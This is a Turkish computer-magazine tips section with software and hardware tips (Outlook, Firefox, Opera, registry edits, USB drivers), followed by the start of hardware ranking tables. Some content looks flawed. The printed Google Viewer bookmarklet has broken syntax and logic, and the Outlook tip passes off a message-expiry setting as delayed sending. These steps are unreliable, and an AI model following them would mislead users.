İPUCU Monitörünüzün renk profilini yazıcınıza göre ayarlamalısınız. En iyi monitör ve yazıcı ayarlamalarına üst uç monitörlerde erişilebiliyor. Genellikle iyi olarak tabir edilen cihazlarda kullanılan TN paneller renk sapmalarına neden olduğundan imaj düzenlemede iyi sonuçlar vermiyor. IPS panellere sahip cihazların sonuçları kesinlikle daha iyi.

Ekranınızın kalibrasyonunu yapmak için x-rite'in i1Display'i ya da Datacolor'ın Spyder'ı uygun. Bu araçlar içinde renkleri ölçen bir düzenleme yazılımı ve yarı otomatik ölçüm ve renk düzeni için gereken değer ayarlarını barındırıyor. Yazıcınızdan en iyi sonuçları almak için bu araçlarla yaptığınız düzenlemeleri ayda bir tekrarlamanızda yarar var. Çoğu firmanın ürettiği yazıcılarda dört renkli baskı için CMYK renk modeli baz alınıyor. Renklerin baş harflerinden alınan bu kısaltmada C, Cyan (koyu mavi) M, Magenta (mor) Y, Yellow (sarı) K, Black (siyah) anlamlarına geliyor. Ekranda fotoğrafla ilgili düzenlemelerinizi yaparken (aslen monitörler RGB mod'unu kullanıyor) CMYK mod'unu kullanarak renklerin daha canlı görünmesini sağlayabilirsiniz. Renklerin doğru görünmesinde kağıt da büyük bir faktör. Yazıcınızın üreticisinin tavsiyeleri doğrultusunda en uygun fotoğraf kağıdını seçebilirsiniz. Hazır kağıt profilinden yazıcı, fotoğrafın kağıtta nasıl bileceğini size gösterecektir.

19. Dijital fotoğrafçılık Tüm fotoğraf serisi için tek bir yer kullanmak

Fotoğraf gezilerinizde mükemmel nesneler bulabilirsiniz. Ancak çoğu zaman ışık koşulları yeterli olmuyor. Dert etmeyin! Modeliniz yeterince iyiye size bir fotoğraftan çok daha fazlasını verecektir.



Bakış açısı Yüksekten çekilen bir fotoğraf izleyenlere daha ilginç gelmesi muhtemel kareler sunar

İPUCU Fırsatı kaçırmayın ve harika bir fotoğraf serisi çekimine hazır olun. Çekmek istediğiniz görüntünün tamamını çeker-

ken detayları atlamayın. Hangi hikayeyi anlatmaya çalıştığınıza bağlı olarak PC'de fotoğrafları düzenlerken onları baştan ele alabilirsiniz. İlk önce modelinize farklı açılardan yaklaşmayı deneyin. Böyle bir inceleme sırasında ilginç çok fazla sayıda detay bulmanız mümkün. Sonra daha yakın mesafeden ögenize iyice yaklaşın. Örneğin 16 mm.'lik geniş açıyla çekilmiş bir fotoğraf arka plandaki nesnelerin olduğundan daha büyük görünmesini sağlar. Yüksek bir yerlere çıkarak değişik açılar yakalayın. Hatta bazen balık göz çekilmiş fotoğraflar bile hayli ilgi uyandırıyor. Böylelikle ön plandaki eski bir golf sopası ya da paslı bir kutu kola dikkat çekici hale geliyor. Kuralları yıkarken kendinize güvenin! Neden ufuk çizgisi fotoğrafınızda yamuk olmasın? Ya da ana temanız, masmavi gökyüzü tüm kareye yayılırken neden iyice fotoğrafın alt tarafına sıkışmasın? Hatta fotoğrafınıza polaroid çekim havası vererek nostaljik görüntüsünde yeni arayışlara girebilirsiniz.

Bunun yolu çok basit "Image / Adjust / Curves"a girin. Curves eğrisinin üst tarafındaki RGB yazan çubuğun yanındaki kayan oka tıklayın ve her renk için curve eğrisini ters "S" haline getirin. İşte size yıkılmış bir kural ama harika bir sonuç. "Filter / Distort / Lens correction"dan fotoğrafınıza lens hatası ekleyerek kenarlarını karartabilirsiniz. Yine "Filter / Noise / Add lens correction"dan fotoğrafınızı kumlandırmanız mümkün. Böylelikle asırlar önce çekilmiş hale getirebilirsiniz. Photoshop'ta yıkmak için tonla kural bulunuyor. Kim bilir belki yıktığınız bir kural yeni bir kural olacak kadar iyi olur.

20. Outlook 2003, 2007, 2010 E-postayla mesajlarınızı otomatik olarak daha sonra gönderin

İleti gönderirken

Atanacak önem: Normal

Atanacak duyarlılık: Normal

☒ İletilerin kullanım süresi: 180 gün

☒ Adres ayırıcısı olarak virgül kullan

☒ Adları otomatik olarak denetle

☒ Yanıtlarken toplantı isteğini Gelen Kutusu'ndan sil

☒ Kime, Bilgi ve Gizli alanlarını tamamlarken ad öner

☐ Değişikliklerle Yanıtla'yı etkinleştirmek için eklere özelli

Tamam

Vakit kısıtlı "Gelişmiş araçlar" kısmından dilediğiniz bir e-postayı dilediğiniz bir tarihte gönderebilirsiniz

Belirli bir günde göndermeniz gereken bir iş ya da bilgi var. Bu e-postayı göndermeyi unutmaktan çekiniyorsunuz. Diğer taraftan bu işi bugün halledip aradan çıkartmak istiyorsunuz.


İPUCU E-postanızı normal bir biçimde hazırlayın. Ancak mesajı göndermeden önce Outlook 2003'te "Araçlar / Seçenekler"e tıklayın. 2007 sürümünde ise ana pencere-deki çoklu işlev çubuğundan "Araçlar / Seçenekler"e aynı biçimde ulaşabilirsiniz. Eğer Microsoft Outlook'un son sürümü olan 2010 sürümünü kullanıyorsanız "İletiyi geciktir" komutunu "Seçeneklerdeki" "Gelişmiş araçlar" kısmından bulabilirsiniz.

Her durumda "Elektronik Posta Seçenekleri" açılır penceresinden "Gelişmiş Elektronik Posta Seçenekleri"ne tıklayın. Karşınıza gelen yeni diyalog penceresinin alt kısmında mavi renkte işaretlenmiş olan "İleti gönderirken" kısmından "İletilerin kullanım süresi" yazan seçeneğin başında ki kutucuğa işaret koyun.

Bu işareti koyduktan sonra yanında "gün" yazan kutucuğun etkinleştiğini göreceksiniz. Buraya iletinizi kaç gün sonra göndermek istiyorsanız o rakamı yazın ve "Tamam"a tıklayarak yaptığınız değişiklikleri tüm pencerelerde onaylayarak kapatın. Bu işlemlerden sonra göndermek istediğiniz e-posta, belirttiğiniz süre zarfında "Taslaklar" kısmında bekletilecek ve günü geldiğinde Outlook istediğiniz e-postayı sahibine iletecek.

21. Firefox 3.6.4 Tarayıcınızdaki eklenti sorunlarına son

Firefox 3.6.4 sürümünden itibaren yavaşladı. Yazılımlar donmaya başladığında "plugin-container.exe" uyarısı almaya başlıyorsunuz.



KÜÇÜK DOKUNUŞLAR Firefox'un son sürümünde ortaya çıkan sorunları azaltmanız bir iki basit tık'la mümkün

İPUCU Firefox'un 3.6.4 sürümüyle birlikte Flash ya da QuickTime gibi eklentilerin tarayıcıdan çıkartılarak ayrıca "plugin-container.exe"de çalıştırılmaya başlandı. Böylelikle eklentilerin çökme halinde bile tarayıcı çalışmaya devam edebildiğinden Firefox'un sağlamlığı artırılmış oldu.

Ancak teoride kulağa hoş gelen bu uygulamada pratikte bazı sorunlara yol açıyor. Dahası tarayıcının ayrıca işlem yürütmesi bilgisayarın hızını yavaşlatıyor. Tarayıcı etkenken buna ilaveten "plugin-container.exe" Görev Yöneticisi'nde beliriyor. Eğer işlemci kullanımı yüksek düzeydeyse eklentilerden biriyle mutlaka sorun yaşanıyor. Bu gibi durumlarda Görev Yöneticisi'nin bağlam komutu olan "Görevi sonlandır" ile Firefox'u kapatmadan işleme son vermeniz gerekiyor.

Eğer bu tarz sorunlara sıklıkla rastlıyorsanız ya da bilgisayarınız aşırı yavaşlıyorsa, söz konusu işlemin ayrıca yapılmasını tamamen iptal etmeniz gerekiyor. Böylelikle tarayıcınız, eski sürümlerdeki haline geri dönüyor. Bunun için adres çubuğuna "about:config" ifadesini girin ve Enter'a basın. Gelen uyarı mesajını geçtikten sonra "Filtre" alanından "dom.ipc.plugins.enabled" ifadesini girin.


Daha sonra aşağıda beliren "dom.ipc.plugins.enabled.npctrl.dll", "dom.ipc.plugins.enabled.npqtplugin.dll", "dom.ipc.plugins.enabled.npswf32.dll" ve "dom.ipc.plugins.enabled.nptest.dll" ifadelerine çift tıklayarak bunların değerlerini tek tek "false" olarak değiştirin. Bu girdiler en önemli dört eklenti olan Microsoft Silverlight, Apple Quicktime, Adobe Flash ve NPAPI-Test-Plug-in'i iptal ediyor. Diğer tüm eklentiler "dom.ipc.plugins.enabled" girdisi "false" olarak değiştirilmedikçe Firefox'ta etkin olarak kalıyor.

Artık tek yapmanız gereken tarayıcıyı kapatıp yeniden açmak.

Not: Yeni sürüm güncellemesinden sonra bu ayarları yeniden kontrol etmeniz gerekebilir ve eğer herhangi bir sıkıntıya neden olmazsa, bu eklentiler etkinleştirilmiş olarak bırakılabilir.

22. İnternet Eklentilere gerek kalmadan belgeleri tarayıcınızdan görüntüleyin

İnternette dolaşırken bazen tarayıcının görüntüleyemediği PDF ya da Office belgelerine denk gelirsiniz. Oysa o an ihtiyacınız olan, indirmeden şöyle bir göz atmaktır



Doğrudan bağlantı Google Viewer ile PDF belgelerini doğrudan açmanız mümkün

İPUÇU Google Viewer herhangi bir eklentiye gerek kalmadan belgeleri tarayıcıdan gösterebiliyor. Bu örneğin netbook'unuzda Adobe Reader kurulu değilse hayli işe yarayan bir özellik. Görüntülemeye başlamanın pek çok yolu var. Bunlardan ilki <http://docs.google.com/viewer> adresine gitmek, girdi alanına istenen belgenin web adresini girerek "Bağlantı oluştur"a tıklamak. Bağlantıyı oluşturur oluşturmaz "View"a tıklayarak belgeyi görebilirsiniz. Araç alışageldik özellikler sunuyor. Belgeyi yazdırabilir, Google şifrenizle kaydedebilir ya da indirebilirsiniz. Dahası web sitenize eklemek ya da e-posta yoluyla göndermek için doğrudan bağlantılar oluşturabilirsiniz. Başka bir seçenekte <http://docs.google.com/gview?url=> ifadesini ilgili belgenin tam adresiyle birlikte tamamlamanız. Ancak burada pek çok karakter yazmanız bi-

raz sıkıcı olabilir. Ayrıca bir yer imi oluşturarak bağlantıyı Google Viewer'ı çağıran bir Java betiği ile çağırmak çok daha mantıklı olacaktır. Bunu kurmak için örneğin Firefox'ta yer imlerini [Ctrl] + [B] tuş kombinasyonu ile açın. Klasörlere sağ tıklayarak bağlam menüsünden "Yeni yerimi"ni seçin. İsim olarak da "Google PDF" adını verebilirsiniz. Akabinde "Adres" alanına tıklayın. Tam bu noktada JavaScript kodları aralık bırakmadan girilmeli. Aşağıdaki gibi bir komut dizisi kullanabilirsiniz:

```
javascript:var%20link,l=0;while(link=document.links[l++]){if(link.href.toLowerCase().indexOf('.pdf')!=-1||link.href.toLowerCase().indexOf('.ppt')!=-1||link.href.toLowerCase().indexOf('.doc')!=-1||link.href.toLowerCase().indexOf('.xls')!=-1-&&link.href.indexOf('javascript')!=-1-&&link.href.indexOf('file:')!=-1){var%20newString='http://docs.google.com/viewer?url='+link.href;link.href=newString;}}void(null);
```

"Ele" tuşuyla yeni yerimini oluşturun. Betik, dosya biçimleri için tüm web site bağlantılarını tarayacak. Eğer örneğin "pdf", "ppt", "doc" ya da "xls" uzantılı bir site bulursa doğrudan Google Viewer ile çalıştıracak. Tabii bunlarla sınırlı değilsiniz. Dosya biçimlerinin çeşitliliğini arttırabilirsiniz.

Bunun için istediğiniz web sitesini açın ve Javascript yer imini çağırarak tüm betikleri ekleyin. Böylelikle söz konusu siteyi sürekli Google Viewer ile görüntüleyebileceksiniz.

23. Outlook 2003, 2007, 2010 E-posta eklentilerini kaydettiğiniz klasörü değiştirmek

E-posta eklentilerini kaydetmek istediğinizde Outlook sizi pek sık kullanmadığınız bir klasöre yönlendiriyor. Kaydettiğiniz bu eklentileri daha sonra bu klasörden açmak için hayli meşakkatli yollar izlemek zorunda kalıyorsunuz.

İPUÇU Hedef klasörü Kayıt Defteri'nden değiştirebilirsiniz. Bunun için "Başlat / Çalıştır"dan "regedit.exe" ifadesini girip Enter tuşuna basın. Vista ya da Windows 7'de "Ara" komut alanına ifadeyi yazabilirsiniz.

Kayıt Defteri'ne geldiğinizde "HKEY_CURRENT_USER\Software\Microsoft\Office\<Version>\Outlook\Options" anahtarına gidin. <Version> olarak belirttiğimiz kısım Office 2003 için "11.0", Office 2007 için "12.0" ve Office 2010 için "14.0" olarak görünecektir. Sağ taraftaki boş alana sağ tıklayarak "Yeni / Dize değeri"ni seçin. Yeni değeri açıp istediğiniz klasör adresini yazın. "Tamam"a tıklayarak çıkın ve düzenleyiciyi kapatın.

AYIN HATASI


Veri kaybı CD'deki fotoğraflar okunamıyor

SORUN Bu ay, ayın hatası köşemiz editöryal tayfadan geliyor. Her sayımızda yayınlanan tüm fotoğraflar ya çekiliyor ya satın alınıyor ya da arşivden alınıyor. İşte sorun tam da bu noktada başlıyor: Geçmiş yıllarda çekilen fotoğraflar ara sıra yedeklerinin alındığı sunucularda saklanıyor. Çok az miktarda eski fotoğraf da CD'lerde saklanıyor. Yedeklemelerde bu CD'ler ikiye bölünerek kaydediliyor ve ayrı ayrı saklanıyor. Bu ikili parçalardan birindeki dosya ancak kısmen okunabiliyor.

TEŞHİS Her ne kadar farklı bilgisayarlarda bu CD'ler okunabilir olarak görünse de içindeki erişmek istediğimiz verilere ulaşamıyoruz. Aslında durum az çok şöyledir:

Farklı disk sürücülerinde farklı alanları okunabilen benzer içerikli iki adet CD'miz vardı. Her iki CD'nin yüzeyinde herhangi bir çizik gözlemlenmediğinden fiziksel bir hata nedeniyle okuma sorunu yaşıyoruz görünüyor. CHIP Test Merkezi olarak bu sorun üzerine epey zaman ayırdık ve CD'lerin tümünü okuyacağını umduğumuz cihazları aramaya koyulduk. Tam 25 adet disk sürücüsü denedik ve bunlardan hiçbir CD'lerin tamamını okumada başarılı olamadı. Dolayısıyla biz de çözüm için PC Inspector File Recovery aracına başvurduk. Ancak CD ve DVD sürücülerin eskiden beri kötü performanslı nitelendirilmelerinden olsa gerek, aracın çok da işimize yaradığını söyleyemeyiz.


ÇÖZÜM Bir meslektaşımız bize optik veri



taşıyıcı sektörlerini gayet başarılı okuyup ISO kalıp dosyası hazırlayan ücretsiz yazılım h2cdimage'i tavsiye etti. Araç, var olan veri taşıyıcısını oluştururken diğer disk sürücüler gibi kayıp parçaları doldurarak kopyalıyordu. Bu tam da ihtiyacımız olan şeydi. İnternette bu ücretsiz yazılıma bakınırken Marsou Pilamis'in IsoPuzzle'ına denk geldik. IsoPuzzle da tıpkı h2cdimage gibi iş görüyordu. Tek farkları IsoPuzzle grafik arayüz sunarken h2cdimage komut satırlarıyla çalışıyordu. Dolayısıyla IsoPuzzle'ı tercih ettik ve tüm içeriği kopyalamak için işe koyulduk ve CD'leri kopyalamakta bir sorun yaşamadık.

24. Opera 10.6 Konum belirleme özelliğini kapatın

Opera 10.6 sürümünden itibaren sunduğu geolocation özelliğiyle, tarayıcının kullanıldığı web sitelerine kullanıcı konumlarını bildiriyor. Ancak izinizin takip edilmesini istemiyorsunuz.




İzleri silin Eğer Opera'nın yeni özelliğinden memnun değilseniz konum verilerini buradan iptal edebilirsiniz

İPUCU Bilgisayardaki IP adreslerinin yardımıyla her zaman için bir sistemin yerini az çok belirlemek mümkündür. Opera 10.6 sunduğu web sitesi arayüzüyle bu konum verilerine daha kolay ulaşılmasını sağlıyor. Bu özellik varsayılan özellikler arasında otomatik olarak geliyor. Eğer bulunduğunuz yerin web siteleri üzerinden görülmesini istemiyorsanız bu özelliği kapatabilirsiniz. Bunun için Opera'nın "Menü" simgesine tıklayın ve buradan "Ayarlar / Tercihler"e tıklayın. Daha sonra açılan diyalog penceresinden "Gelişmiş" sekmesine tıklayın ve buradan "Ağ"ı seçin. Buradan "Coğrafi konum bilgisini etkinleştir" seçeneğinin yanındaki onay işaretini kaldırın ve "Tamam"ı tıklayarak yaptığınız değişikliği onaylayın.

25. USB cihazlar PC'niz USB belleğinizi tanımamaya başladı

Bir önceki gün USB belleğinizdeki verileri bilgisayarınıza aktardınız ve bugün bilgisayarınız cihazınızı tanımıyor. Ancak USB cihazınız başka bilgisayarlarda normal çalışıyor.




INF Windows sisteme giren tüm cihazların bilgilerini bu dosyaya kaydediyor

İPUCU Windows tüm bağlanan cihazların bilinen sürücülerini "%systemroot%\inf" klasöründeki "INF" isimli genişletilebilir dosyada saklıyor. Bu dosya Windows 7'de "C:\Windows\System32\DriverStore"da yer alıyor. "INF" dosyası aynı zamanda USB belleğinizin sürücü bilgilerini de içeriyor. Bu dosya Windows için bir çalışan sürücüler listesinden daha fazlasını içeriyor: Eğer işlem sırasında bir hata oluşursa, sürücü kurulumu ya da cihazın iptal edilmesi sürücülerden bağımsız olarak bu ön bellek dosyasına kaydediliyor. Eğer aniden USB belleğiniz bilgisayar tarafından tanınmamaya başlanmışsa, daha önce başka bir cihazın kurulumu sırasında ya da belleğinizle ilgili kaydedilmiş yanlış bilgilerin aranması nedeniyle bu dosya zarar görmüş olabilir. Bu hatanın giderilmesi için yapılması gereken dosyayı silmekten ibaret. Silme işlemi bir sıkıntı doğurmuyor çünkü bilgisayarınıza yeni bir cihaz taktığınızda Windows bu dosyayı yeniden oluşturuyor.

Not: "INF" dosyasını ilgili klasörden silebilmeniz için ilkin bu klasörü gizli mod'dan kurtarıp görünebilir yapmanız gerekiyor. Bunun için Explorer'da "Klasör seçenekleri / Görünüm" den "Gizli dosya ve klasörleri göster" seçeneğini etkinleştirmelisiniz.

26. MP3 çalar MP3 çalarınızı yığın belleği olarak tanıtın

Yeni MP3 oynatıcınız Windows'a MP3 oynatıcı olarak bağlanıyor. Ancak siz cihazınızı yığın belleği olarak bağlayıp, dosya yönetici aracılığıyla sürükleyip bırakarak kullanmak istiyorsunuz.



Yığın belleği Bu mod değişikliğinden sonra MP3 çalarınız işletim sistemi tarafından bir sürücü gibi algılanacak

İPUCU Windows'ta çok az MP3 çalar işletim sisteminin menü ayarlarından bir yığın belleği (mass storage) olarak algılanma

talebi iletir. Böylelikle oynatıcı Windows Explorer'da kendi sürücü harfine sahip bir yedekleme birimi olarak görünür. Ancak Microsoft başka bir şeyin peşinde: MP3 çalarlar Windows Media Player sayesinde tıka basa müzik ve sesli kitaplarla doldurulmuş mobil kopyalama cihazlarına dönüşüyor. Cihaz ve işletim sistemi arasındaki aktarım protokolleri, cihazın Windows'la iletişimini belirliyor. Windows'ta iki adet MTP protokolü (medya aktarım protokolü) ve MSC mod'u (Yığın belleği denetleyicisi) bulunuyor. Eğer Windows Media Player 10 ya da daha yüksek bir sürüm sisteminize kuruluysa o zaman MTP protokolünün oynatıcıya yüklenmesi tercih ediliyor. Başta da belirttiğimiz üzere çok az sayıda cihazda ayar menülerinden MTP ya da MSC protokollerinden birini tercih edebilirsiniz. Ancak çoğunda bu seçenek yer almıyor. Oysa Windows'un Aygıt Yöneticisi'nden MSC mod'unu seçmek mümkün. Bunun için Aygıt Yöneticisi'nden (devmgmt.msc) "Taşınabilir cihaz" kategorisini seçin. Açılır menüyü çalıştırmak için sağ tıklayın ve "Sürücü Yazılımını Güncelleştir"e tıklayın. Gelen diyalog penceresinden "Sürücü yazılımı için bilgisayarımı tara"ya ve "Bilgisayarımdaki aygıt sürücülerini listesinden seçmeme izin ver"e tıklayın. Yaptığınız seçim size "MTP-USB-device" ve "USB-mass storage device" arasında seçim yapmanıza olanak sağlayacak. Artık Windows'un işletim mod'u değişecek ve oynatıcıya bir harf atayacak. MSC mod'unun avantajlarının yanında veri aktarımındaki hız artışı geliyor.


27. Eski yazıcılar Paralel port yokken çıktı almak

Nihayet artık Windows 7 ile çalışan yeni bir bilgisayar edindiniz. Ancak yazıcınız için gereken paralel port cihazın arkasında yer almıyor. Yeni bir yazıcı mı almanız gerekiyor?



Kolay ama akıllıca
Bir adaptör kablosuyla eski yazıcılarınız yeni bilgisayarlarınızla çalışabiliyor

İPUCU Yeni bir adaptör kablosu olarak yazıcınızı USB yuvasına bağlayabilirsiniz. Bu kabloları yaklaşık 25 dolara edinmeniz mümkün. Kabloyu bağlar bağlamaz Windows yeni bir paralel arayüz buluyor. Bu iş tamamen otomatik. Kablodaki adaptörün sürücülerini Windows'un zaten bir parçası. Tek yapmanız gereken yazıcıyı çalıştırmak ve sürücülerini yüklemek.



TEST CİHAZLARI
Donanımların performanslarını ölçmek için hazırlanan cihazlar sayesinde birçok ürünü test etmek mümkün.



CHIP Top 10

En başarılı donanım ürünleri CHIP TOP 10 tablolarında listeleniyor. TOP 10 tabloları satın alma kararınıza yardımcı olacak.

CHIP TOP 10 tablolarında her ay kendi kategorisinde en iyi on donanımı yayınlıyoruz. Gerçekleştirilen testlerde birçok ürün inceleniyor ve test prosedürümüz doğrultusunda değerlendiriliyor. Değerlendirdiğimiz ürünleri bir veritabanında toplayarak sizlerle paylaşıyoruz. Burda önemli olan bu ürünleri güncel ve doğru olarak yayınlamak. Hazırladığımız bu tabloların en büyük farkı her ay güncellenmesi. CHIP TOP 10 tabloları test tablolarından biraz farklı. TOP 10 tablolarında önemli ve kısa bilgiler yer alıyor. Donanım inceleme bölümümüzde yer alan ürünleri ve piyasaya yeni çıkan ürünleri aynı kriterlerle ölçüp TOP 10 tablolarındaki yerlerine koyuyoruz. Testi veya incelemeyi kaçıran okurlarımız ürünleri TOP 10 tablolarından takip edebiliyorlar. Böylece aylar önce çıkan bir ürün ile yeni çıkan bir ürünü kıyaslayabilme şansımız oluyor. Ürünleri ayırırken kategorilerine ve performanslarına göre değerlendiriyoruz. Kategori seçimi çok önemli. Eğer bir ürün yanlış bir kategoride yer alıyor ise bu tüm

tabloyu etkiliyor. Bunun için tabloları tekrar tekrar kontrol ediyoruz. TOP 10 tablolarında fiyat performans oranlarına da yer verdiğimiz için bu bilgileri satın alma rehberi olarak da kullanabilirsiniz. Bu oranın yalnızca o ayki tablodaki ürünler arasındaki bir oran olduğunu unutmayın. Yani performansı iyi olan bir ürünün fiyatı da uygun ise diğer tüm Fiyat/Performans puanını değiştirebilir. Ürünlerin performans değerlerini bir bakışta görebilmeniz için renk kodları kullanıyoruz. Yeşil renk test ve incelemede çok iyi performans ortaya koyan ürünleri gösteriyor. Sarı renk, test ve incelemede iyi performans ortaya koyan ürünleri gösteriyor. Turuncu renk, ortalama performans ortaya koyan ürünleri gösteriyor.

DEĞERLENDİRME: CHIP her TOP 10'u şu sınıflara ayırıyor.

- Zirve sınıfı (100-90 puan),
- Üst sınıf (89-75 puan)
- Orta sınıf (74-45 puan)

Her ay ürünlerin son kullanıcı satış fiyat-

CHIP TOP 10

DONANIM LİSTELERİ

- 163 DSLR Fotoğraf Makineleri (2200 \$'a kadar)
- 163 Dijital Fotoğraf Makineleri (Giriş seviyesi)
- 163 Dijital Fotoğraf Makineleri (Genel çözüm)
- 163 Dijital Fotoğraf Makineleri (Mega-Zoom)
- 164 Dijital Video Kameralar (High definition)
- 164 Cep Telefonları (İş telefonları)
- 164 Cep Telefonları
- 164 Yazıcı (Çok fonksiyonlu renkli lazer)
- 165 Yazıcı (Çok fonksiyonlu mürekkep püskürtmeli)
- 165 Televizyon (32 inç LCD)
- 165 Televizyon (40/42 inç LCD)
- 165 Televizyon (43 inç ve üzeri LCD Plazma)
- 166 Sabit Diskler (SATA), 3,5 inç
- 166 Sabit Diskler (Notebook, 2,5 inç)
- 166 AMD Anakartlar (AM3)
- 166 Intel Anakartlar (Soket 1156)

larını güncelliyoruz. Ürünleri, ay içerisindeki değişiklikler nedeniyle daha uygun fiyatlarla da temin etmeniz mümkün. Fiyat/Performans puanını 5'lik not sistemine göre hesaplıyoruz. Tek tek değerlendirmelerdeki en iyi değerler sütunlarda kalın yazı tipleriyle gösteriliyor.

■ Zirve sınıfı (100-90)
■ Üst sınıf (89-75)
■ Orta sınıf (74-45)
■ Tavsiye edilmez (44-0)
Tüm değerler puanlanmıştır (maks. 100)

DİJİTAL SLR FOTOĞRAF MAKİNELERİ (2200 DOLAR'A KADAR)



2. Sıra: Sony Alpha 33

Transparan aynalı SLR, ISO 12.800'e kadar fotoğraflar, 3D döner panorama, Live View'da hızlı otomatik odaklama, gerçekçi renkler ve az kumlanma, iyi menü ama pil süresi kısa

	Sıra	Ürün	Toplam Puan	Fiyat (yaklaşık)	Foto Kalitesi (%45)	Donanım/Kullanım (%40)	Pil süresi (min./max. kare sayıs)	Deklanşör gecikmesi	Seri çekim (min./max. kare sayıs)	Etkeltil megapiksel	ISO değeri	İmaj sabitleyici	Bellek medyası	Ağırlık (g)
YENİ	1	Sony Alpha 55	98,6	1150 \$	97	100 100	210/600	0,18	10,0/19	16	100-25.600	•	MS, SDXC	520
YENİ	2	Sony Alpha 33	94,5	930 \$	94	99 83	230/530	0,18	7,0/7	14	100-25.600	•	MS, SDXC	510
YENİ	3	Sony Alpha 580	91,9	1200 \$	100	87 80	1.070/1.690	0,2	5,0/21	16	100-25.600	•	MS, SDXC	695
	4	Canon EOS 50D	87,2	2200 \$	93	80 90	770/1.230	0,08	6,2/17	15,1	100-12.800	-	CF	820
	5	Sony Alpha 550	87,1	1100 \$	96	78 84	660/1.020	0,15	4,9/18	14	200-12.800	•	SD, MS	680
	6	Pentax K-7	86,8	1750 \$	80	97 79	750/1.600	0,1	5,2/15	14,5	100-6.400	•	SD	755
	7	Nikon D90	86,7	1200 \$	98	83 65	1.250/1.850	0,07	2,9/9	12,2	100-6.400	-	SD	710
YENİ	8	Sony Alpha 560	85,6	1000 \$	92	87 63	1.040/1.470	0,2	2,3/11	14	100-25.600	•	MS, SDXC	690
	9	Samsung NX10*/**	84,1	700 \$	95	78 67	290/590	0,15	3,0/3	14	100-3.200	-	SD	410
	10	Sony Alpha 500	83,7	780 \$	95	72 82	740/1.230	0,18	5,0/9	12,2	200-12.800	•	SD, MS	675

← PUANLAR/TEST DEĞERLERİ →

← TEKNİK VERİLER →

DİJİTAL FOTOĞRAF MAKİNELERİ (GİRİŞ SEVİYESİ)



7. Sıra: Canon Ixus 105

Ucuz, kompakt, çok sayıda renkte mevcut, çok doğal renkler, başarılı hızlı menü, enerji tasarruf fonksiyonları, videolar sadece VGA çözünürlüğünde ve vasat otomatik odaklama

	Sıra	Ürün	Toplam Puan	Fiyat (yaklaşık)	Foto Kalitesi (%45)	Donanım/Kullanım (%40)	Pil süresi (min./max. kare sayıs)	Deklanşör gecikmesi	Seri çekim (min./max. kare sayıs)	Etkeltil megapiksel	Odak aralığı	Optik zoom	İmaj sabitleyici	Bellek medyası	Ağırlık (g)	
YENİ	1	Casio Exilim EX-H15	73,1	360 \$	65	75	93	540/1.780	0,33	0,5	14	24-240	10x	•	SDHC	205
	2	Fujifilm Finepix F80EXR	70,9	290 \$	71	66	85	150/430	0,4	1,7 (5 kare)	12	27-270	10x	•	SDHC	205
	3	Casio Exilim EX-H10	69,7	375 \$	71	72	61	710/2.060	0,38	0,5	12	24-240	10x	•	SDHC	200
YENİ	4	Canon Digital Ixus 100 IS	68,6	260 \$	74	64	66	130/1.050	0,41	0,9	12	33-100	3x	•	SDHC	132
	5	Fujifilm Finepix F70EXR	68,2	255 \$	77	61	63	150/420	0,46	1,7 (3 kare)	9,8	27-270	10x	•	SDHC	200
